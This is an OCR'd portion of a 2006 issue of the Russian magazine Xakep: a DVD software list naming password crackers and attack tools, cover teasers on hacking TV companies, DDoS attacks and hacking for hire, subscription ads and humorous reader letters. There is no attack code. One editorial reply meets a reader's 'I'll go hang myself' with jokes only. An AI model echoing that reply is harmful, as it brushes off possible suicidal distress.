URLBase Professional Edition 6
Website-Watcher 4.22 Beta 2
Whireshark 0.99.3

> Security
AccessDiver 4.270
Acunetix Web Vulnerability Scanner 4.0
ASP Auditor v1.0 beta
BeEF - Browser Exploitation Framework 0.2.1
Brutus AET2
Burpsuite 1.01
Cain&Abel 2.9
Credit Card Knight 1.3
GFI LANguard 7.0
John the Ripper 1.7
LCP 5.04
N-Stalker Web Application Security Scanner 2006
Nmap 4.11
Paros proxy 3.2.13
Real VNC Bug PHP scanner
Shadow Security Scanner 7.86
SIFT Web Method Search Tool 1.0
SPIKE Proxy
Sprajax 0.03
sqlninja 0.1.0alpha
Steganos Security Suite 2006
SURU Web Proxy and Pentest Tool 1.1.4322
SWAAT 1.0b
THC-Amap 5.2
THC-Hydra 5.3
unMD5
Watchfire AppScan 6.5.104
Webinspect 6.0.42
Webscarab
Wikto 1.63.1
xSpider 7.5.1712
XSS-proxy 0.0.11

> Server
Advantage Database Server 8.0.0.8
Apache 2.2.3
Eudora WorldMail Server 4.0
Exchange Server 2007 Beta 2
GFI Network Server Monitor 7
Group Policy Management Console SP 1
ISA Server 2006
MDaemon Mail Server 9.0.6
ProxyInspector for ISA Server 2.6i
Serv-U Version 6.3.0.0
ServersCheck Monitoring Software 6.7.0
SHOUTcast Server 1.9.7
SIQ 1.2.7.4
Snort Win32 2.6.0.2
Trixbox 1.2
WebEx AIM Pro Business Edition 1.2.0
WWW File Share Pro 5.0
XAMPP 1.5.4

> System
a-squared HiJackFree 2.0
Advanced Encryption Package 2006 Pro 4.5.3
AntiVir Personal Edition 7
Backup-2006 Studio 5.1.4.215
DirectX 9.0c Redistributable
Doc Scrubber 1.1
FlyakiteOSX 3.5
Folder Lockbox 1.0 Beta 3
Fresh UI 7.67
GeSWall 2.3.1
NOD32 v.2.51.28
Notebook Hardware Control 2.0 Pre-Release-04
Panda Antivirus + Firewall 2007
Process Master 1.1
Resource Hacker 3.4.0
RightMark Memory Analyzer v3.7
Rootkit Revealer 1.7
SysMetrix 3.41
TweakNow RegCleaner 2.98
WindowBlinds 5.02
Windows Vista Upgrade Advisor RC 1.0
XPize 4.5
xpy 0.9.7

>> UNIX

> Devel
Binutils 2.17
Cairo 1.2.4
Freetype 2.2.1
GCC 3.4.6
GD 2.0.33
Gettext 0.15
GLib 2.12.3
Gmake 3.81
Gmp 4.2.1
GTK 2.10.3
IntelliJ IDEA 5.1.2
Libiconv 1.11
Libjpeg v6b
Libpng 1.2.12
Libtiff 3.8.2
Libtool 1.5.22
Libxml2 2.6.26
MonoDevelop 0.12
Pango 1.14.4
PHP 5.1.6
Pkg-config 0.21
PyGTK 2.10.1
Python 2.5
Qca 1.0
Qt 3.3.6
SDL 1.2.11
Subversion 1.4.0
t1lib 5.1.0
Zlib 1.2.3

> Multimedia
Amarok 1.4.3
Audacity 1.2.4b
Avidemux 2.1.2
Avifile 0.7
Cdparanoia III-alpha9.8
FAAC 1.25
FLAC 1.1.2
Grip 3.2.0
Lame 3.96.1
Libogg 1.1.3
Madplay 0.15.2b
Mplayer 1.0pre8
ripperX 2.7.0
VLC 0.8.5
Xine 1.1.2

> Net
b2evolution
Checkgmail 1.10
Fetchmail 6.3.4
Firefox 1.5.0.7
Gaim 1.5.0
Liferea 1.0.23
Mutt 1.4.2.2i
Pfstat 1.7
Pftop 0.5
Psi 0.10
Rsync 2.6.8
Sylpheed 2.2.9
Thunderbird 1.5.0.7
TightVNC 1.2.9
Wget 1.10.2
Xchat 2.6.6

> Office
Abiword 2.4.5
Inkscape 0.44.1
Mirage 0.8
OpenOffice.org 2.0.3
Scribus 1.3.3.3

> Security
Clamav 0.88.4
ClamTk 2.23
Fwbuilder 2.1.6
Nmap 4.11
Stunnel 4.16
Sudo 1.6.8p12

> Server
Apache 2.0.59
Bind 9.3.2-P1
Calamaris 2.59
Gdbm 1.8.3
Hatchet 0.8
ISC DHCP 3.0.4
MySQL 5.0.24a
Nut 2.0.4
OpenSSH 4.3p2
OpenVPN 2.0.8
PostgreSQL 8.1.4
Pure-ftpd 1.0.21
Samba 3.0.23c
Sarg 2.2.2
Sendmail 8.13.8
Sma 1.4
SQLite 3.3.7
Squid 2.6.STABLE3
Webalizer 2.01-10

> System
Amanda 2.5.1
Aterm 1.0.0
ATI 8.29.6
Bash 3.1
Bzip2 1.0.3
Cdrtools 2.01
CheckInstall 1.6.0
Coreutils 5.97
DOSBox 0.65
FUSE 2.5.3
FVWM-Crystal 3.0.4
Grub 0.97
GSAMBAD 0.1.4
InitNG 0.6.8
Kompile 0.3beta2
Linux 2.6.18
Midnight Commander 4.6.1
NVClock 0.8b2
NVidia 1.0-8774
QEMU 0.8.2
ROX-Filer 2.5
SuperKaramba 0.39
Unrar 3.6.8
Vim 7.0
Xpdf 3.01
Zsh 4.2.6

> X-Distrs
Gentoo 2006.1

DVD

ХАКЕР № 09(92) СЕНТЯБРЬ 2006

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKEP.RU

ОКТЯБРЬ 10(94) 2006

КОНЕЦ БЛИЗОК WM KEEPER СЛЕДИТ ЗА ТОБОЙ!

СТР.062

ТЕЛЕВИЗИОННАЯ АТАКА
ЗЛОСТНЫЙ ВЗЛОМ ДВУХ TV-КОМПАНИЙ

ТЕСТДРАЙВ ФАЙРВОЛОВ
ОБЛАЖАЛИСЬ ВСЕ

ЗАСЫПАЕМ ДОСМЕРТИ
СТРУКТУРА НИЗКОУРОВНЕВЫХ DDOS-АТАК

ЛОМАЕМ ЗА ДЕНЬГИ
БИЗНЕС ПЛАН НАЕМНОГО ХАКЕРА


+

ШТУРМ РЕДАКЦИИ
НАДЕРИ НАС В ПЕЙНТБОЛ!

НА DVD:
СВЕЖИЙ GENTOO LINUX 2006.1
ВСЕ НОМЕРА ХАКЕРА В PDF
ХАКЕРСКИЙ ЧЕМОДАНЧИК
КРИСА КАСПЕРСКИ
СУМАСШЕДШАЯ ПОДБОРКА
СОФТА: БОЛЕЕ 400 ПРОГРАММ

(game)land
WE ARE HACKERS
WE ARE TOGETHER
ISSN 1609-1019


ENGINE
start
MAXI tuning
www.maxi-tuning.ru
Если при нажатии
на кнопку двигатель
не завелся – срочно
купите журнал MAXI tuning
в продаже
с 4 октября
MAXI tuning
ЗДЕСЬ
СТРОЯТ
ЛЕГЕНДЫ!



РЕДАКЦИОННАЯ ПОДПИСКА

С 1 ОКТЯБРЯ ПО 31 ДЕКАБРЯ ПРОВОДИТСЯ СПЕЦИАЛЬНАЯ АКЦИЯ ДЛЯ ЧИТАТЕЛЕЙ ЖУРНАЛА

ХАКЕР

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 11 НОМЕРОВ!

~~2 160 руб~~  **1980 руб.**

БОНУС ЗА КУПЛЕННЫЙ НОМЕР

ПОДРОБНОСТИ НА САЙТЕ WWW.MNOGO.RU/ХАКЕР В ПО ТЕЛЕФОНУ 961-11-60(66)




ПЛЮС ПОДАРОК

ОДИН ЖУРНАЛ ДРУГОЙ ТЕМАТИКИ

ОФОРМИВ ГОДОВУЮ ПОДПИСКУ В РЕДАКЦИИ, ВЫ МОЖЕТЕ БЕСПЛАТНО ПОЛУЧИТЬ ОДИН СВЕЖИЙ НОМЕР ЛЮБОГО ЖУРНАЛА, ИЗДАВАЕМОГО КОМПАНИЕЙ «ГЕЙМ ЛЭНД»:


- ЯНВАРСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 30 НОЯБРЯ,
- ФЕВРАЛЬСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 31 ДЕКАБРЯ.

ВПИШИТЕ В КУПОН НАЗВАНИЕ ВЫБРАННОГО ВАМИ ЖУРНАЛА, ЧТОБЫ ЗАКАЗАТЬ ПОДАРОЧНЫЙ НОМЕР.


























И ЭТО НЕ ВСЕ!

31 ДЕКАБРЯ СРЕДИ ЧИТАТЕЛЕЙ, ОФОРМИВШИХ ПОДПИСКУ НА ВЕСЬ 2007 ГОД, БУДЕТ РАЗЫГРАНО 200 MP3 ПЛЕЕРОВ






ВНИМАНИЕ! ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов

ЖЕЛЕЗО DVD + ХАКЕР DVD + ХАКЕР СПЕЦ CD:

1. годовая подписка по цене 11 номеров! – это 3 номера в подарок
2. ДОПОЛНИТЕЛЬНО СКИДКА 10% на весь комплект
3. плюс бесплатная подписка на любой журнал (game)land на 3 месяца!


~~6480 руб~~ → **5292 руб** ЗА 12 МЕСЯЦЕВ











КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119992, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подпис ных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

ПОДПИСКА НА ЖУРНАЛ «ХАКЕР» **на 6 месяцев стоит 1080 руб.** ПОДАРОЧНЫЕ ЖУРНАЛЫ ПРИ ЭТОМ НЕ ВЫСЫЛАЮТСЯ

ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ **8(495)780-88-29** (ДЛЯ МОСКВИЧЕЙ) И **8(800)200-3-999** (ДЛЯ ЖИТЕЛЕЙ ДРУГИХ РЕГИОНОВ РОССИИ, АБОНЕНТОВ СЕТЕЙ МТС, БИЛАЙН И МЕГАФОН). ВОПРОСЫ О ПОДПИСКЕ МОЖНО ТАКЖЕ НАПРАВЛЯТЬ ПО АДРЕСУ **INFO@GLC.RU** ИЛИ ПРОЯСНИТЬ НА САЙТЕ **WWW.GLC.RU**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «Хакер»

☐ на журнал Хакер DVD
☐ на комплект Хакер DVD+ Железо DVD+ + Хакер Спец CD

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 200 г.

Прошу выслать бесплатный номер журнала
____

☐ Доставлять журнал почтой по домашнему адресу
☐ Доставлять журнал курьером по рабочему адресу (в Москве)
Подробнее о курьерской доставке читайте ниже*

[illegible]

Ф.И.О. ____________

Дата рожд. ☐☐.☐☐.☐☐ г.

АДРЕС ДОСТАВКИ

Индекс ____________
Область/край ____________
Город ____________
Улица ____________
Дом ____________ Корпус ____________
Квартира/офис ____________
Телефон ( ) ____________
E-mail ____________
Сумма оплаты ____________

*[illegible]

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ____________ 200 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ____________ 200 г.	

Ф.И.О.
Подпись плательщика

Кассир

E-MAIL

НА ВОПРОСЫ ОТВЕЧАЛ ПРАКТИКУЮЩИЙ ВРАЧ-ТЕРАПЕВТ ГОСПОДИН ЛОЗОВСКИЙ.

gmpi <gmpi@cmk.ru>
Windows Vista

Здравствуйте! Получили по подписке Ваш августовский номер журнала и хотим поинтересоваться, как извлечь с прилагаемого диска дистрибутив WinVista. При открытии в WinRAR под WinXP SP2 получаем пустую папку с текстовым файлом, в котором речь идет о формате файлов UDF. Разъясните: пожайлуста технологию и необходимое для этого ПО для извлечения файлов.
С уважением коллектив 23 ГМПИ МО РФ
Санкт-Петербург

Здравствуйте, уважаемый коллектив ГМПИ МО РФ! Весьма рад, что мне пишет не коллектив ОБ ДПС ГИБДД ЮЗАО, поэтому спешу ответить — обратитесь к рубрике FAQ этого же номера. В ней Степ клятвенно пообещал мне ответить на все ваши самые интимные вопросы. Вообще, если вам в будущем будет хотеться сказать много, но совершенно не с кем будет поговорить — пишите Степу. У него нет запретных тем!
С огромным уважением и искренним почтением.

phil <phil@post.ru>
Пойду вешаться.

Здравствуйте!
Я не знаю кому написать об этом. У меня раньше давно был почтовый ящик dwarf_1001@xakep.ru ... Он был привязан к моему игро вому онлайн аккаунту.. Игре я посвятил несколько лет.. А теперь.. Из - за реформ я потерял его..Что мне делать?Дело в том что на этот ящик должно прийти письмо с пинкодом активации аккаунта..Вообщем..Пойду вешаться.

Уважаемый Фил! Чтобы обсудить твою печаль и разработать хоть какой-то способ помочь тебе, мы собрались всей редакцией на внеочередное собрание. Как жить дальше? Как предотвратить неминуемую психологическую травму на всю жизнь, которая, как ты сам утверждаешь, может вылиться в суицидальную попытку? Мы нашли три способа. Первый — это изобрести машину времени, чтобы помочь тебе вернуться на…эээ…три года назад, когда почта на хакер.ру еще существовала ;). Правда, этот способ не годится, ведь тогда не было онлайн-РПГ. Второй способ — это обратиться за психологической помощью по телефону доверия Степа. Как я уже говорил, специально для таких, как ты, он открыл телефон доверия, работоспособность которого обеспечивают горячие блондинки из Новомосковска. Обратись к ним и сними груз с души! Третий же способ — переехать из Таллина в Москву, чтобы быть в самом центре компьютерных событий, особенно таких, как закрытие любимой почты :).

Игорь Хмиловский <Ikhmilovskiy@vester.ru>
Доставка "Хакера" No7 в Калининград. Часть 2

Доброе утро!
Веселуха, однако!
1. Вчера в 9:31 по местному отправил предыдущее письмо.
2. Сегодня в 8:45 принесли бандероль с недоставленным «Хакером» No7.
3. Смотрю штемпели: Москва, отсылка 19.07; Калининград (почтамт)-25.08 в 10 часов.
4. Контрольные (предельные) сроки доставки — 7 дней. Т.е. на сортировочную станцию у нас бандероль должна была оказаться 26 июля... Где косяк?
5. По Вашему анонсу «Хакер-Спец» No8 вышел2 августа, т.е. мне его должны были принести не позднее 10-го числа (как и было раньше). Аналогично и по «Хакеру» No8 - 24-го. Жду...
6. Интересный прикол: в киосках «Прессы Россия» сегодня утром в продаже появился «Хакер» No8, датированный поступлением в розницу 19-м числом.
В связи с чем вопрос: если это «Почта России» виновата, то как с ней совладать, и чем бы Вы в этом могли бы помочь (например, документально)?
Информация, ведь, ценна вовремя.
С уважением,
Хмиловский Игорь

Проблема, я так думаю, во множественных разрывах пространственно-временного континиума.
Такое бывает, если по почте перемещаются квинтэссенции знаний в особо крупных размерах, просто-напросто временной барьер местами прерывается под натиском мощных и концентрированных Х-знаний, и получаются своеобразные локусы временных возмущений. В результате — всяческие аномалии, и среди них проблемы с доставкой — отнюдь не самые злобные! Бывало, например, что через эти разрывы в здание почты проползали гигантские красные марсиане и набрасывались на почтальонш, размахивая гигантскими окровавленными тесаками. Или сами почтальоны вдруг сходили с ума, выхватывали из запасенного на случай атомной войны НЗ винтовки М-16 и выходили на большую дорогу (подробнее см. сюжет игры «Postal 1»).
Насчет своевременности же я с тобой полностью согласен, поскольку еще основатель Московской Станции Скорой и Неотложной помощи А.С. Пучков писал, что по-настоящему хороша только помощь, оказанная вовремя. Но подумай, если наш журнал настолько крут, что способен на локальные возмущения пространства — разве не стоит его чуть подождать? :). А если серьезно — твой вопрос мы передали Никитосу, разберемся.


У ТЕБЯ ЕСТЬ КАКИИ-НИБУДЬ ВОПРОСЫ ПО ТЕМАТИКЕ ЖУРНАЛА?
ЕСТЬ КАКИЕ-НИБУДЬ ПРЕДЛОЖЕНИЯ?
А, МОЖЕТ, ТЫ ХОЧЕШЬ НАСРАТЬ НАМ В ДУШУ?
ПИШИ НА
MAGAZINE@REAL.XAKEP.RU!
МЫ ОТМЫЛИ ЕГО ОТ СПАМА
И ТЕПЕРЬ СТАРАЕМСЯ ОПЕРАТИВНО ОТВЕЧАТЬ НА ВСЕ ПИСЬМА!


6598345
PAINTBALL
DEATHMATCH
ВЫЗОВ ОСЕНИ
DATE: 29 октября 2006 года
LOCATION: д. Костино, пейнтбол-клуб «Гвардия»
EVENT: Пейнтбольные бои с читателями, 20 на 20
DESCRIPTION: Приезжай на нашу тусовку и расстреляй редакцию Хакера.
ВСЕ ПОДРОБНОСТИ – НА ФОРУМЕ FORUM.XAKEP.RU С 15 ОКТЯБРЯ.

x

10(Î ÊÒßÁÐÜ)06

94